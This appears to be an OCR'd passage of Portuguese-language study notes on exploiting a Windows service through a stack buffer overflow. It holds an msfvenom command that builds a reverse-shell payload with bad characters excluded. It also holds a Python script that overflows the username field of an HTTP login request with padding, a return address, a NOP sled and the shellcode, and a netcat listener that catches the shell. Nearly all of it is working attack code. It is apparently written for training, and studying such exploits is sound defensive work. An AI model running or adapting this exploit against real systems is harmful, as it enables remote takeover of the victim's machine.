
Gerando e Inserindo o Shellcode

+ Vamos gerar o payload com o msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.16 LPORT=443
-b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f c
```

→ -b indica os badchars
→ -f indica o formato
→ c indica que escolhemos o formato da linguagem c





```
#!/usr/bin/python

import socket

#0x10090c83

# badchars = \x00\x0a\x0d\x25\x26\x2b\x3d
#ret = 0x10090c3 libspp.dll Windows 10 Enterprise
# windows/shell_reverse_tcp lhost=192.168.0.16 lport=443

shellcode = (<todo o payload>)

dados = "A"*780 +"\x83\x0c\x09\x10" + "\x90" * 16 +shellcode
# "\x90 * 16 é o NOP's Leading"

tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
```


```
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)
```

→ Se abrirmos nossa porta 443 da máquina de endereço setado com o netcat, obteremos a conexão reversa após a execução do script

```
nc -vnlp 443
```



→ Aqui ganhamos a shell



→ O problema é que se fecharmos a conexão da porta 443 e tentarmos obter de novo a shell, n vamos conseguir pelo motivo de o msfvenom gerar payloads que matam o processo qnd encerramos a conexão